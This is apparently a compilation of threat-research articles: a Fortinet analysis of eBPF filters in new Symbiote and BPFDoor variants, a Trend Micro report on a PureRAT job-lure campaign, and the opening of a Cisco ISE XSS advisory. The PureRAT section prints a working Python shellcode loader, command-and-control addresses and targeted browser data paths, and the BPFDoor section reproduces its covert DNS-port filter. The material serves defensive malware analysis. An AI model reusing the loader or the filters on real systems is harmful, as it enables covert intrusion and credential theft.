In the original version of Symbiote, the malware only accepted TCP and SCTP packets, not UDP, and from a smaller list of ports. A longer list of ports usually means the malware performs port hopping, i.e., if a given port is blocked or flagged, the malware uses another port from the list. The longer the list is, the less easy it is for network administrators to write an efficient rule blocking the ports without risking causing a False Positive.

As for accepting UDP packets, this also seems to be an intelligent move: UDP is connectionless, so the malware can conveniently hop between UDP ports because there is no connection to establish or close. Moreover, a classic IDS is natively more efficient over TCP, as

many rules are tuned to TCP handshakes, while identifying malicious UDP sessions is more difficult.

Understanding BPF assembly: lower the bar with AI

Yes, Radare2 disassembles the BPF bytecode, but we still need to understand what the BPF instructions do. In the past, the solution would have been "RTFM." Today, we can use Artificial Intelligence's vast knowledge to assist us.

AA This is the packet filter bytecode. Probably it was decoded wrong. Can you decode it? (eBPF)

Show more

I provided the BPF bytecode to Claude.AI. Note that, at that time, I incorrectly assumed the “decoding” was wrong. It’s just that I hadn’t switched to the BPF architecture in Radare2. Claude Sonnet 4.5 explained each instruction: the jump for IPv6 packets, cases for SCTP, TCP, and UDP protocols, etc.

```
0: (0x28, 0x00, 0x00, 0x0000000c) ldh [12]      ; Load half-word at offset 12
(EtherType)
1: (0x15, 0x00, 0x0f, 0x000086dd) jeq #0x86dd  ; Jump if IPv6 (0x86dd)
2: (0x30, 0x00, 0x00, 0x00000014) ldb [20]      ; Load byte at offset 20 (IP
protocol)
3: (0x15, 0x02, 0x00, 0x00000084) jeq #0x84    ; Jump if protocol 132 (SCTP)
4: (0x15, 0x01, 0x00, 0x00000006) jeq #0x06    ; Jump if protocol 6 (TCP)
5: (0x15, 0x00, 0x26, 0x00000011) jeq #0x11    ; Jump if protocol 17 (UDP), else
jump 38
```

Then for UDP/TCP, checking destination ports:

```
6: (0x28, 0x00, 0x00, 0x00000036) ldh [54]      ; Load dest port (IPv6 UDP/TCP)
7: (0x15, 0x00, 0x23, 0x0000d5fa) jeq #54778
```

The AI concluded with a summary explaining what the BPF bytecode does. Note the well-advised assumption that this is related to malware.

What This Filter Does:

This is a **port-based packet filter** that:

1. Accepts **IPv4 and IPv6** packets
2. Filters **TCP, UDP, and SCTP** protocols
3. Matches packets destined to specific ports:
 - 54778, 58870, 59666, 54879, 57987, 64322, 45677, 63227
4. Accepts matching packets, drops others

What This Suggests:

These are **unusual high-numbered ports** (all above 45000). This could be:

- **P2P application** (BitTorrent, custom protocol)
- **Game server** or streaming application
- **Covert communication channel** using non-standard ports
- **Malware C2** (command & control) traffic
- **Port-knocking sequence** or similar security mechanism

The specific ports don't match common services. Would you like me to check if these ports are associated with known applications?

Asking the AI about the BPF bytecode is certainly far quicker than reading the eBPF ISA documentation. Nevertheless, always keep a critical eye on whatever the AI claims. I have encountered several errors:

AI error #1. A different model told me the BPF bytecode was dropping the packet, not accepting it. This was actually the opposite!

AI error #2. In another attempt, I was told the BPF bytecode was filtering port 2048. This was an error when understanding the bytecode: the hex value 0x0800 (2048) is actually the EtherType identifier for IPv4 (i.e., accepting IPv4 packets). There is no filtering on port 2048.

Comparing BPFDoor variants

Besides Symbiote, Linux/BPFDoor is the other significant malware family that abuses BPF. It appeared in 2021, but we have found a significant number of new variants in 2025 (240 samples since 2021, 150 in 2025 alone). What are the differences? Are they just minor, or are there new features?


Let's ask an AI to scout the area. I set up an MCP server for Radare2: this arms the LLM with a Radare2 disassembler. I then asked the LLM to compare an original analysis of BPFdoor of 2021 with a recent sample of June 19, 2025.

(82ed617816453eba2d755642e3efebfcbd19705ac626f6bc8ed238f4fc111bb0)

In the screenshot below, we see (1) my initial prompt at the top and (2) the MCP server preparing to open the recent sample in the Radare2 disassembler.



Read this analysis of the BPFDoor malware <https://sandflysecurity.com/blog/bpfdoor-an-evasive-linux-backdoor-technical-analysis> (2022) and compare to a sample of 2025 in the current dir bpfdoor.elf. Use r2mpc for your comparison.
At the end I want a table listing the main features of BPFDoor and where they are implemented in bpfdoor.elf.

34.1k  200.0k 

✓ API Request \$0.0707

② Cline wants to fetch content from this URL:

✓ API Request 30.0 / 32

CRM wants to use a tool on the Radar 22 MCP server.

The LLM + MCP server reverses the BpfDoor sample—in particular, the function named `apply_bpf_filter`, which configures a BPF filter on a socket. It then generates a rather extensive markdown analysis (see screen capture below). The cost of this analysis was 0.50 USD.

The most important part of the report boils down to the following table:

Feature	2022 Version (Article)	2025 Sample (bpfdoor.elf)	Status	Notes
BPF Packet Filter	IPv4 only (0x800)	IPv4 + IPv6 (0x800, 0x86dd)	<input checked="" type="checkbox"/> Enhanced	Major upgrade - now supports IPv6 traffic monitoring
Magic Packet Values	UDP: 0x7255 ICMP: 0x7255 TCP: 0x5293	'X' (0x58) character + colon delimiter	<input type="checkbox"/> Changed	Completely different packet identification mechanism
Packet Protocols	ICMP, UDP, TCP	ICMP, UDP, TCP (via AF_PACKET)	<input checked="" type="checkbox"/> Same	Still monitors all three protocols
RC4 Encryption	Present	Present (sym.rc4 @ 0x0000169c)	<input checked="" type="checkbox"/> Present	Encryption layer still used
Reverse Shell	Yes (connect-back)	Yes (sym.reverse_sh ell @ 0x00401562)	<input checked="" type="checkbox"/> Present	Connects back using /bin/sh
Process Masquerading	10 fake process names	None found	<input checked="" type="checkbox"/> Removed	No masquerading strings in binary
File Location	/dev/shm/kdmtmpflush	Not present	<input checked="" type="checkbox"/> Removed	No /dev/shm hardcoded paths
PID Dropper	/var/run/haldrund.pid	Not visible	<input checked="" type="checkbox"/> Removed	No dropper file references
Timestomping	Yes (Oct 30, 2008 date)	Not visible	<input checked="" type="checkbox"/> Removed	No timestamp code found
Binary Self-Deletion	Yes	Not visible	<input checked="" type="checkbox"/> Removed	No self-deletion code found
Environment Wipe	Yes (clears envp)	Not visible	<input checked="" type="checkbox"/> Removed	No environment clearing code
Firewall Bypass	iptables redirect rules	Not visible	<input type="checkbox"/> Unknown	No iptables manipulation found

Shell Port Range	42391-43391	Not visible	⚠ Unknown	No port range logic found
Bindshell	Yes (local shell)	Only reverse shell visible	⚠ Changed	Simplified to reverse shell only

The table has been generated by AI. I have manually checked that point 1 (BPF Filter), point 2 (magic value), and point 5 (reverse shell) are true. Point 4 (RC4 encryption) is wrong/a hallucination: I haven't been able to locate the RC4 code in the sample. The other points have not been checked because they carry less importance for this blog post.

BPF filter adds IPv6 support

In the BPFDoor sample, the BPF filter is set over a raw socket (type 3) in the function `apply_bpf_filter`.

```

0x00000169c> s main
0x004011f6> pdf
; ICOD XREF from entry0 @ 0x401128(r)
386: int main (int argc, char **argv, char **envp); // noreturn
afv: vars(12:sp[0xc..0x67])
    0x004011f6    55      push rbp
    0x004011f7    489e5   mov rbp, rsp
    0x004011fa    4883ec60  sub rsp, 0x60
    0x004011fe    bf00000100  mov edi, 0x10000
    0x00401203    e898feffff  call sym.imp.malloc ; size_t size
    0x00401208    48894f0   mov qword [var_10h], rax
    0x0040120c    bf03000000  mov edi, 3
    0x00401211    e82afeffff  call sym.imp.htons
    0x00401216    0fb7c0   movzx eax, ax
    0x00401219    89c2     mov edx, eax
    0x0040121b    be03000000  mov esi, 3
    0x00401220    bf11000000  mov edi, 0x11
    0x00401225    e8d6feffff  call sym.imp.socket ; int socket(int domain, int type, int protocol)
    0x0040122a    8945ec   mov dword [var_14h], eax
    0x0040122d    837dec00  cmp dword [var_14h], 0
    < 0x00401231    7914     jns 0x401247
    0x00401233    bf10204000  mov edi, str.error_creating_socket ; 0x402010 ; "error creating socket" ; const char *s
    0x00401238    e883feffff  call sym.imp.perror ; void perror(const char *s)
    0x0040123d    bf01000000  mov edi, 1
    0x00401242    e889feffff  call sym.imp.exit ; void exit(int status)
; CODE XREF from main @ 0x401231(x)
    > 0x00401247    8b45ec   mov eax, dword [var_14h]
    0x0040124a    89c7     mov edi, eax
    0x0040124c    e835010000  call sym.apply_bpf_filter ; int64_t arg1
; CODE XREFS from main @ 0x401301(x), 0x401427(x)
    < 0x00401251    488b75f0   mov rsi, dword [var_10h]

```

In `apply_bpf_filter`, we don't have direct BPF bytecode as in Symbiote, but a structure of socket options which are interpreted as a BPF filter because the level is `SOL_SOCKET` and the optname is `SO_ATTACH_FILTER`. Specifically, those are actually classic BPF bytes.

```

0x004014ea    66c745e80600  mov word [var_10h], 6
0x004014f0    c645ea00    mov byte [var_16h], 0
0x004014f4    c645eb00    mov byte [var_15h], 0
0x004014f8    c745ec0000  mov dword [var_14h], 0
0x004014ff    48c745f810..  mov qword [var_8h], 0x10 ; 16
0x00401507    488b45f8    mov rax, qword [var_8h]
0x0040150b    66898560ff..  mov word [optname], ax
0x00401512    488d570ff..  lea rax, [var_98h]
0x00401519    48898568ff..  mov qword [var_98h], rax
0x00401520    488d9560ff..  lea rdx, [optname]
0x00401527    88b85cf0ffff  mov eax, dword [sockfd]
0x0040152d    41b810000000  mov r8d, 0x10 ; 16 ; socklen_t optlen
0x00401533    4889d1     mov rcx, rdx ; void *optval
0x00401536    ba1a000000  mov edx, 0x1a ; 26 ; int optname
0x0040153b    be01000000  mov esi, 1 ; int level ; "SO_ATTACH_FILTER"
0x00401540    89c7     mov edi, eax ; int sockfd
0x00401542    e8e9faffff  call sym.imp.setsockopt ; int setsockopt(int sockfd, int level, int optname, void *optval, socklen_t optlen)
0x00401547    85c0     test eax, eax

```

The BPF filter structure is represented in C below:

```
struct sock_filter bpf_filter[] = {
```

```

        { 0x28, 0, 0, 0x0000000c },      // load the Ethernet type field
        { 0x15, 0, 4, 0x000086dd },      // is it IPv6? no: jump forward 4
        { 0x30, 0, 0, 0x00000014 },
        { 0x15, 0, 11, 0x00000011 },     // is it UDP? no: jump forward 11
        { 0x28, 0, 0, 0x00000038 },     // get destination port of UDP IPv6
        { 0x15, 8, 9, 0x00000035 },     // accept DNS port
        { 0x15, 0, 8, 0x00000800 },     // is it IPv4? no: jump 8
        { 0x30, 0, 0, 0x00000017 },     // get IPv4 protocol
        { 0x15, 0, 6, 0x00000011 },     // is it UDP (over IPv4)? no: jump 6
        { 0x28, 0, 0, 0x00000014 },     // get IPv4 fragment offset and
flags
        { 0x45, 4, 0, 0x00001fff },     // if fragmented: jump 4
        { 0xb1, 0, 0, 0x0000000e },     // compute IPv4 header length
        { 0x48, 0, 0, 0x00000010 },     // get destination port
        { 0x15, 0, 1, 0x00000035 },     // if DNS, accept, otherwise reject
        { 0x6, 0, 0, 0x00040000 },      // jump here to accept
        { 0x6, 0, 0, 0x00000000 }      // jump here to reject
    };

```

I confirmed that the sample now supports IPv6 packets. It will keep only UDP port 53 (DNS) traffic, over IPv4 or IPv6. This is a subtle way for malware to hide its presence: DNS traffic is frequent and usually not suspicious. The malware uses this for its own communications.

Conclusion

In 2025, we have new variants of Symbiote and BPFDoor, two malware families that abuse BPF. The reverse engineering of these samples and their comparison with older variants show that malware authors are enhancing their BPF filters to increase their chances of evading detection. Symbiote uses port hopping on UDP high ports, and BPFDoor implements IPv6 support.

Thanks to my colleague, Geri Revay, for introducing me to eBPF Malware.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

- Linux/Symbiote.B!tr (SIGID: 171365647)
- Linux/BpfDoor.F!tr (SIGID: 171124526)

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

Fortinet has also released IPS signatures to protect customers against reverse shell communications:

- Backdoor.BPFDoor.TCP
- Backdoor.BPFDoor.TCP2,
- Backdoor.BPFDoor.ICMP,
- Backdoor.BPFDoor.UDP

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

- dcfbd5054bb6ea61b8f5a352a482e0cf7e8c5545bd88915d3e67f7ba01c2b3d4
Linux/Symbiote.B!tr
- 82ed617816453eba2d755642e3efebfcbd19705ac626f6bc8ed238f4fc111bb0
Linux/BpfDoor.F!tr

Source: <https://www.fortinet.com/blog/threat-research/new-ebpf-filters-for-symbiote-and-bpfdoor-malware>

3. PureRAT Campaign Targets Job Seekers, Abuses Foxit PDF Reader for DLL Side-loading

Key takeaways

- PureRAT targets job seekers in a campaign spreading through email, disguising itself behind a weaponized Foxit PDF reader and performing dynamic-link library (DLL) side-loading to gain a foothold in the system.
- As a remote access trojan (RAT), a PureRAT attack can lead to threat actors gaining control of systems, monitoring activity, and stealing sensitive data.
- The campaign targets job seekers and can also potentially affect those working in human resources (HR), such as recruiters and sourcing specialists.
- Trend Vision One™ detects and blocks the indicators of compromise (IOCs) discussed in this blog. Trend Micro customers can also access tailored hunting queries, threat

insights, and intelligence reports to better understand and proactively defend against this campaign.

Update on December 12, 2025, 7:30 AM UTC:

We initially attributed the findings in this report to ValleyRAT based on the preliminary indicators observed during our investigation. However, following additional analysis and valuable feedback from the cybersecurity research community, we have verified that these campaigns should be correctly attributed to PureRAT instead. We apologize for this initial misattribution and any confusion it may have caused. We extend our sincere gratitude to the researchers who provided critical feedback and additional intelligence that enabled us to make this correction.

Cybercriminal operations continue to escalate in both aggressiveness and sophistication, achieving greater impact through the strategic integration of multiple methods. The campaign investigated in this article demonstrates a layered application of tried-and-tested techniques: social-engineering lures targeting job seekers, obfuscation through deeply nested directory paths, and execution via DLL sideloading.

Recent observations show that beyond phishing campaigns targeting travelers worldwide using ClickFix that impersonates popular travel booking websites, PureRAT actors now appear to be going after jobseekers in general as well, as evidenced by filename of attachments from emails.

Because job seekers constantly watch out for new opportunities, they might download attachments quickly and overlook warning signs. The emotional strain of the job search can reduce caution, making them more inclined to trust messages that appear to come from potential employers.


One common entry vector we've observed is email-based job lures. Archive files, with filenames such as Overview_of_Work_Expectations.zip, Candidate_Skills_Assessment_Test.rar, or Authentic_Job_Application_Form.zip, are deliberately crafted to take advantage of the curiosity and sense of urgency among job seekers.

To bypass initial scrutiny, these compressed files often masquerade as legitimate HR documents while actually containing malicious payloads.

Likewise, this PureRAT campaign also abuses Foxit. The archive file from the email lure contains a renamed version of FoxitPDFReader.exe, designed to make the attack more stealthy and provide a controlled way to load malicious code. For example, the file analyzed in this article is Compensation_Benefits_Commission.exe, still named with a recruitment-related bait. This executable also uses the Foxit logo as its icon to look more convincing.

Upon seeing the Foxit logo, most users would assume that the file is in the popular PDF (.pdf) format and might not notice that it is actually an executable (.exe). Cybercriminals often abuse .exe files to exploit the Windows DLL search order mechanism for DLL side-loading.

The screenshot below shows what the users see after clicking the malicious file from the archive. The PDF which is bundled in the package, displays job details and salary information, probably fake or merely copied from job boards:



Lenovo

LENOVO THINKBOOK FLIP AI CONCEPT

SALARY – COMMITMENT – BENEFIT

Compensation & Benefits Plan

- Project:** Digital Marketing Campaign – Lenovo ThinkBook Flip AI
- Duration:** 5 months (Oct 2025 – Feb 2026)
- Ad Budget:** \$800,000
- Market Scope:** Europe & North America


1. Core Team Structure

Role	Responsibility	Commitment
Project Manager (Digital Marketing Manager/Director)	Oversees overall campaign strategy, budget allocation, KPI tracking, and reports directly to company leadership	Full-time for 5 months
Media Buyer (Meta & Google Ads Specialist)	Executes and optimizes ad campaigns, manages Meta & Google ad accounts, responsible for CPA, ROAS, CPL performance	Full-time/Part-time based on workload

Decoy file containing details of a job opening

Unknown to the user, as they pore over the details of the document, the PureRAT payload has begun running silently in the background.

PureRAT techniques




© 2025 TREND MICRO

PureRAT infection chain

This diagram above traces the entire stealthy infection path—starting with a malicious archive file containing a FoxitPDFReader.exe disguised as a document, loading a malicious msimg32.dll, and ending with PureRAT, stitched together by DLL side-loading, script executions, and .NET reflection loading.

Besides FoxitPDFReader.exe, the archive file contains a malicious hidden msimg32.dll, along with other files and folders intended to enhance the deception. There is also another hidden folder named "Document".



The table shows the contents of the archive file:

Name	Date modified	Type	Size
1. Project Details New Collection	9/22/2025 5:45 AM	File folder	
2. Project Development Plan	9/22/2025 3:47 AM	File folder	
Document	9/20/2025 10:11 PM	File folder	
Compensation_Benefits_Commission.exe	8/8/2025 6:46 PM	Application	152,167 KB
msimg32.dll	7/2/2025 6:09 AM	Application exten...	14 KB

Contents of the archive file

Viewing the file through its folder tree shows, besides the disguised executable and the DLL file, other concealed files. Typical-looking project folders coexist with a hidden Document directory containing a long chain of underscore-named subfolders, ending in files like Shortcut.lnk and "document" files, showing attempts for obfuscation or concealment.

Folder tree showing a disguised executable

The batch file, document.bat, uses the document.docx file to extract the contents of the document.pdf file. The document.docx file is actually a disguised 7zip executable, allows the extraction of an archived Python environment hidden within the document.pdf file.

The screenshot shows a Windows File Explorer window with the following structure:

- Root folder: C:\.
- Subfolders:
 - Shortcut.lnk
- Files:
 - document.bat
 - document.docx
 - document.pdf
 - 7zip.exe
 - Python environment
- Icons for This PC and Network

The “document” files facilitating the extraction of the Python environment

Name	Date modified	Type	Size
PDF 20.9.pdf	9/16/2025 6:08 AM	Microsoft Edge P...	321 KB
document.pdf	9/20/2025 10:14 PM	Microsoft Edge P...	29,875 KB
document.docx	6/20/2023 1:00 AM	Office Open XML ...	802 KB
document.bat	9/20/2025 10:14 PM	Windows Batch File	2 KB

Hidden document.bat within the nested directory path

This method ensures that the Python script can be executed on the target system even if Python is not pre-installed, leveraging the document.bat script to automate the process. Such tactics demonstrate the attackers' ingenuity in bypassing security measures and executing their payload with minimal user awareness.

Following extraction, the batch file invokes the Python interpreter to execute the malicious Python script, facilitating payload deployment.

Execution of document.bat

After the batch file extracts the content of document.pdf (Python environment) using document.docx (7zip.exe), an encoded base64 is downloaded from 196[.]251[.]86[.]145, containing the Python script that serves as a shellcode loader.

The python.exe was renamed as "zvchost.exe" and runs the script using the "-c" parameter, as can be seen in the pseudocode. It also creates an autorun registry entry to make it persistent in the system.

```

#!/usr/bin/env python3
# Author: @m8sec
# Description: Standard shellcode runner to inject shellcode into the current process
# Evasion test: Windows 10 Enterprise

import sys
import ctypes
from time import sleep
import base64
import ctypes.wintypes as wt

# Function definitions
kernel32 = ctypes.windll.kernel32

kernel32.VirtualAlloc.argtypes = (wt.LPVOID, ctypes.c_size_t, wt.DWORD, wt.DWORD)
kernel32.VirtualAlloc.restype = wt.LPVOID

kernel32.CreateRemoteThread.argtypes = (
wt.HANDLE, wt.LPVOID, ctypes.c_size_t, wt.LPVOID, wt.DWORD, wt.LPVOID)
kernel32.CreateThread.restype = wt.HANDLE

kernel32.RtlMoveMemory.argtypes = (wt.LPVOID, wt.LPVOID, ctypes.c_size_t)
kernel32.RtlMoveMemory.restype = wt.LPVOID

kernel32.WaitForSingleObject.argtypes = (wt.HANDLE, wt.DWORD)
kernel32.WaitForSingleObject.restype = wt.DWORD

try:
    buf = base64.b64decode("6MALCQDACwkAYaCjn/eBZa+pg9TJ56v56k08pERK4HqM5q94M6gscCQAAAAAd/jm4

    memAddr = kernel32.VirtualAlloc(None, Len(buf), 0x3000, 0x40)
    print('[*] Allocated memory space at: {:08X}'.format(memAddr))

    print('[*] Interval sleep to avoid runtime detection (1/2).')
    sleep(2)

    kernel32.RtlMoveMemory(memAddr, buf, Len(buf))
    print('[*] Copied payload into memory.')

    print('[*] Interval sleep to avoid runtime detection (2/2).')
    sleep(2)

```

The shellcode loader uses Win32 API functions to run a shellcode that will be decoded first from base64

Results - Zmvaqpgm.exe (1284)		
31,207 results.		
Address	Length	Result
0x1a21068	28	RemoteEndPoint
0x1a21160	26	154.90.58.164
0x1a21348	38	154.90.58.164:56001
0x1a21a6c	26	154.90.58.164
0x1a2231c	98	/.NET/NetClasses/HttpWebRequest/CONNECT__Group\$\$/
0x1a226b4	20	.appDomain
0x1a226d8	34	net_osinstalltype
0x1a22708	24	LICENSE FILE

Strings in memory show the command and control (C&C) IP address and port of PureRAT

The attack steals data from the user's internet browsers.

Results - Zmvaqpgm.exe (1284)		
31,207 results.		
Address	Length	Result
0x1a51968	34	Chedot\User Data\
0x1a51998	34	Chedot\User Data\
0x1a51a60	18	Vivaldi\User Data\
0x1a51a80	36	Vivaldi\User Data\
0x1a51ab0	36	Vivaldi\User Data\
0x1a51b80	17	Kometa\User Data\
0x1a51ba0	34	Kometa\User Data\
0x1a51bd0	34	Kometa\User Data\
0x1a51c98	27	Elements Browser\User Data\
0x1a51cc0	54	Elements Browser\User Data\
0x1a51d04	54	Elements Browser\User Data\
0x1a51de8	31	Epic Privacy Browser\User Data\
0x1a51e14	62	Epic Privacy Browser\User Data\
0x1a51e60	62	Epic Privacy Browser\User Data\
0x1a51ed4	12	Epic Privacy
0x1a51eec	24	Epic Privacy
0x1a51f10	24	Epic Privacy
0x1a51f60	25	uCozMedia\Uran\User Data\
0x1a51f88	50	uCozMedia\Uran\User Data\
0x1a51fc8	50	uCozMedia\Uran\User Data\
0x1a52094	52	Fenrir Inc\Sleipnir 5\setting\modules\ChromiumViewer\
0x1a520d4	104	Fenrir Inc\Sleipnir 5\setting\modules\ChromiumViewer\
0x1a52148	104	Fenrir Inc\Sleipnir 5\setting\modules\ChromiumViewer\
0x1a52268	31	CatalinaGroup\Citrio\User Data\
0x1a52294	62	CatalinaGroup\Citrio\User Data\
0x1a522e0	62	CatalinaGroup\Citrio\User Data\
0x1a526cc	24	Coowon\Coowon\User Data\
0x1a526f0	48	Coowon\Coowon\User Data\
0x1a5272c	48	Coowon\Coowon\User Data\
0x1a52804	17	liebao\User Data\
0x1a52824	34	liebao\User Data\

In-memory strings

The above in-memory strings reference Chromium-based browser profiles. This behavior is similar to those seen from prior research by other researchers.

Probing the malicious file's certificate that was captured in network logs of sandbox analysis tool, to exhibits characteristics commonly seen in certificates used by PureRAT SSL as part of its secure communication. These include a self-signed structure, a randomized common name, outdated TLS versions (TLSv1), and an extremely long validity period (valid until December 31, 9999 at 23:59 UTC), which are traits frequently produced by automated certificate generators built into the RAT builders.

Version	TLSv1
Subject	CN=Zbtrprwgxex
Issuer	CN=Zbtrprwgxex

Valid from	02.04.2025, 17:01
Valid to	31.12.9999, 23:59
Fingerprint	7e:3f:5a:c9:0b:81:54:af:50:70:f0:1c:05:b6:a4:ce:63:3c:58:ee
JA3	fc54e0d16d9764783542f0146a98b300
JA3 Full string	769,49162-49161-49172-49171-53-47-10,10-11-35-23-65281,29-23-24,0

Certificate details

The analysis highlights how PureRAT operators exploit the emotional and psychological vulnerabilities of job seekers, preying on their eagerness to secure employment. Their tactics also involve misusing legitimate software like Foxit Reader through DLL sideloading and deceptive techniques.

By understanding these methods, users can better identify potential threats and take proactive steps to safeguard their systems. Robust security awareness training plays a vital role in helping individuals detect and avoid such sophisticated attacks, ultimately reducing the likelihood of compromise.

Source: https://www.trendmicro.com/en_us/research/25/l/valleyrat-campaign.html

4. Cisco Identity Services Engine Reflected Cross-Site Scripting and Information Disclosure Vulnerabilities

Summary

Multiple vulnerabilities in Cisco Identity Services Engine (ISE) and Cisco ISE Passive Identity Connector (ISE-PIC) could allow an authenticated, remote attacker to either disclose sensitive information or conduct a reflected cross-site scripting (XSS) attack.

For more information about these vulnerabilities, see the Details section of this advisory.

Cisco has released software updates that address these vulnerabilities. There are no workarounds that address these vulnerabilities.

This advisory is available at the following link:

<https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-multiple-vulns-O9BESWJH>

Affected Products

Vulnerable Products

At the time of publication, these vulnerabilities affected Cisco ISE and Cisco ISE-PIC, regardless of device configuration.

For information about which Cisco software releases were vulnerable at the time of publication, see the Fixed Software section of this advisory. See the Details section in the bug ID(s) at the top of this advisory for the most complete and current information.

Products Confirmed Not Vulnerable

Only products listed in the Vulnerable Products section of this advisory are known to be affected by these vulnerabilities.

Details

These vulnerabilities are not dependent on one another. Exploitation of one of the vulnerabilities is not required to exploit another vulnerability. In addition, a software release that is affected by one of the vulnerabilities may not be affected by the other vulnerabilities.

Details about the vulnerabilities are as follows:

CVE-2025-20289, CVE-2025-20303, and CVE-2025-20304: Cisco ISE Reflected XSS Vulnerabilities

